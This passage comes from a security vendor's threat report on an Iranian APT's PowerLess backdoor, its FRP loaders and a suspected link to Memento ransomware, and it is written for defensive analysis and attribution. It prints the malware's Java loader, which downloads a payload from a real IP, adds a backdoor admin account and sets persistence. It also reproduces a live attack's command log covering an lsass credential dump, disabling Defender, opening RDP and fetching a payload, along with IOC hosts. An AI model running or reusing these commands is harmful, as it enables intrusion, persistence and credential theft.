      Runtime.getRuntime().exec(new String[] { "/bin/sh", "-c", "(crontab -l && echo \"@reboot /tmp/lock\") | crontab -" });
    } catch (IOException iOException) {
      iOException.printStackTrace();
    }
  } else {
    download("http://148.251.71.182/symantec.tmp", "c:\\windows\\temp\\dllhost.exe;");
    String win_cmd = "Start-Process c:\\windows\\temp\\dllhost.exe;";
    win_cmd = win_cmd + "net user /add DefaultAccount P@ssw0rd123412; net user DefaultAccount /active:yes; net user DefaultAccount P@ssw0rd12341234; net localgroup
    win_cmd = win_cmd + "New-Itemproperty -path 'HKLM:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' -Name 'DllHost' -value 'c:\\windows\\temp\\dllhost.exe'
    String[] arrayOfString = { "powershell", "-c Invoke-Command", "{" + win_cmd + "}" };
    try {
      Runtime.getRuntime().exec(arrayOfString);
    } catch (IOException iOException) {
      iOException.printStackTrace();
    }
  }
}
```

Content of the malicious Java class

Powershell to Exe Downloader

Another loader which eventually delivers FRP is PowerShell code converted to an executable by the “Ps1 To Exe” freeware that is available for download on public forums, where less technical people can successfully use it:




Exeinfo PE - ver.0.0.5.7 by A.S.L - 1054+82 sign 2019.07.23

File : task_update.exe
Entry Point : 00001000 oo <
EP Section : .code
File Offset : 00000400
First Bytes : 48.83.EC.28.49
Linker Info : 2.50
SubSystem : Windows GUI
File Size : 00019A00h < N
Overlay : NO 00000000
64 bit executable
RES/OVL : 1 / 0 % 2017
x64 - Ps1 To Exe v1.0.x 2017.01.21 Fatih Kodak f2ko.de - stub : x6
Lamer Info - Help Hint - Unpack info 16 ms.
Biggest sec. 2 , please check Temp dir. for unpacked .ps1 file - Also if p

Information about one of the FRP loaders

Finally, the loader creates a scheduled task for FRP, of course while being dependent on the OS type.

A full process tree of a real time attack that exploits the ProxyShell vulnerability and deployment of the FRP modules, can be seen below:



w3wp.exe
net.exe
WebShell execution
Enabling port 3389 in the firewall to allow RDP connection
netsh.exe
powershell.exe
net.exe
powershell.exe
conhost.exe
findstr.exe
rundll32.exe
schtasks.exe
Downloading an up to date version of FRP
Adding an Administrator account for the RDP connection
Looking for the domain controller
Dumping credentials from "lsass.exe"
query.exe
reg.exe
Disabling Windows Defender real time protection and lowering the RDP session security settings

```
c:\windows\system32\inetsrv\w3wp.exe -ap "MSExchangeE
CPAppPool" -v "v4.0" -c [redacted]

"netsh" advfirewall firewall add rule name="Terminal Server"
dir=in action=allow protocol=TCP localport=3389

"C:\Windows\system32\net.exe" localgroup "Remote Desktop
Users" /add DefaultAccount

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.e
xe" $file='c:\windows\dllhost.exe'; Invoke-WebRequest -Uri 'htt
p://148.251.71.182/update_win' -OutFile $file

"C:\Windows\system32\net.exe" localgroup Administrators /add
DefaultAccount

"C:\Windows\system32\net.exe" user /add DefaultAccount
[redacted]

"C:\Windows\system32\net.exe" user DefaultAccount
/active:yes

"C:\Windows\system32\findstr.exe" DomainController

"C:\Windows\system32\net.exe" user DefaultAccount [redacted]

"C:\Windows\system32\rundll32.exe" C:\windows\System32\
comsvcs.dll MiniDump [redacted] C:\windows\temp\[redacted] full

"REG" QUERY "HKLM\System\CurrentControlSet\Control\Termi
nal Server\WinStations\RDP-Tcp" /s /v PortNumber

"reg" add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defe
nder\Real-Time Protection" /v DisableRealtimeMonitoring /t
REG_DWORD /d 1 /f

"reg" add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server\WinStations\RDP-Tcp" /v UserAuthentication /t
REG_DWORD /d 0 /f

"reg" add HKLM\SYSTEM\CurrentControlSet\Control\LSA /v
RunAsPPL /t REG_DWORD /d 0 /f
```


A real time FRP staging and execution as seen in the Cybereason XDR Platform

Once the attackers exploited the vulnerable Microsoft Exchange Server, they downloaded the FRP module, ran multiple reconnaissance commands, created persistence, dumped credentials using a known LOLBIN technique (Comsvcs.dll), and attempted to move laterally, as can be seen in the above Cybereason XDR Platform image.

THE MEMENTO RANSOMWARE CONNECTION

Another IP that appears in US CERT's list is 91.214.124[.]143. Searching it in VirusTotal reveals other malicious files communicating with it, as well as unique URL directory patterns that reveal a potential connection to Memento Ransomware:


- The string "gsdhdDdfgA5sS" appears to be generated by the same script as the one listed in the Memento Ransomware IOCs: "gadfTs55sghsSSS".
- The domain "google.onedriver-srv[.]ml" was previously resolved to the IP address 91.214.124[.]143 mentioned in the US CERT alert about Iran state sponsored actors activity:



url	https://google.onedriver-srv.ml/gadfTs55sghsSSS	Callhome for exfiltration
url	169.51.60.221:1331/en-us/docs.html?type=&v=1	source for remote script executing XMRig miner
url	27.102.127.120/r.exe	remote copy of WinRAR
url	hxxp://45.77.76.158:25643/w	Remote script source for BitCoinMiner
domain	google.onedriver-srv.ml	SSH reverse shell and web exfil host
url	transfer.sh/cnPW0x/Connector3.exe	Backdoor download location

Some of the Memento IOCs that are suspected to be related to Phosphorus

- The "Connector3.exe" naming convention: as mentioned above, Phosphorus has been observed using the FRP tool in many occasions. The file name that is used for FRP and reported by the US CERT is "Connector3.exe". As can be seen below, the same name is being used to name a backdoor by Memento:



Filename:	Connector3.exe
MD5:	e64064f76e59dea46a0768993697ef2f
Filename:	Audio.exe or frpc.exe
MD5:	b90f05b5e705e0b0cb47f51b985f84db
SHA-1	5bd0690247dc1e446916800af169270f100d089b
SHA-256:	28332bdbfaeb8333dad5ada3c10819a1a015db9106d5e8a74beaaf03797511aa
Vhash:	017067555d5d15541az28!z
Authentihash:	ed463da90504f3adb43ab82044cddab8922ba029511da9ad5a52b8c20bda65ee
Imphash:	93a138801d9601e4c36e6274c8b9d111
SSDEEP:	98304:MeOuFco2Aate8mjOaFEKC8KZ1F4ANWyJXf/X+g4:MeHFV2AatevjOaDC8KZ1xNWy93U
Note:	Identical to "frpc.exe" available at: https://github[.]com/fatedier/frp/releases/download/v0.34.3/frp_0.34.3_windows_amd64.zip

FRP named "Connector3.exe" from US CERT report

- The activity of Phosphorus with regard to ProxyShell took place in about the same time frame as Memento. Iranian threat actors were also reported to be turning to ransomware during that period, which strengthens the hypothesis that Memento is operated by an Iranian threat actor.

CONCLUSION

In this report, the Cybereason Nocturnus Team detailed a previously undocumented PowerShell backdoor dubbed *PowerLess,* used by the Iranian APT Phosphorus in recent attacks. This research also provided further details regarding the group's tools and techniques, including the use of publicly available tools and a combination of coding languages.

The extensive usage of open source tools that is assessed to demonstrate the intermediate coding skills of the attackers. The use of various programming languages also might point to a lack of specialization in any specific coding language. This research also highlights how important it is for threat intelligence analysts to "follow the breadcrumbs," such as pivoting on known infrastructure or the PDB paths left by the attackers in this case, in order to pave the way for discovering additional tools and connections to other operations.

Finally, a connection between Phosphorus and the Memento ransomware was also found through mutual TTP patterns and attack infrastructure, strengthening the connection between this previously unattributed ransomware and the Phosphorus group.

The Cybereason XDR Platform detects and blocks the PowerLess Trojan and other advanced TTPs used in this operation. Cybereason is dedicated to teaming with defenders to end attacks on the endpoint, across enterprise, to everywhere the battle is taking place.

MITRE ATT&CK BREAKDOWN

Reconnaissance	Execution	Persistence	Defense Evasion
Gather Victim Host Information	Command and Scripting Interpreter: PowerShell	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Masquerading
Gather Victim Identity Information	Exploitation for Client Execution	Scheduled Task/Job: At (Windows)	Impair Defenses: Disable or Modify System Firewall
	Scheduled Task/Job: At	Scheduled Task/Job: At	Modify Registry

	(Windows)	(Linux)	
	Scheduled Task/Job: At (Linux)	Server Software Component: Web Shell	

Discovery	Collection	Command and Control	Credential Access
Account Discovery: Local Account	Archive Collected Data	Application Layer Protocol: Web Protocols	OS Credential Dumping
	Audio Capture	Data Encoding: Standard Encoding	
	Input Capture: Keylogging	Encrypted Channel: Symmetric Cryptography	
		Proxy	

ABOUT THE RESEARCHER:

DANIEL FRANK

Daniel Frank is a senior Malware Researcher at Cybereason. Prior to Cybereason, Frank was a Malware Researcher in F5 Networks and RSA Security. His core roles as a Malware Researcher include researching emerging threats, reverse-engineering malware and developing security-driven code. Frank has a BSc degree in information systems.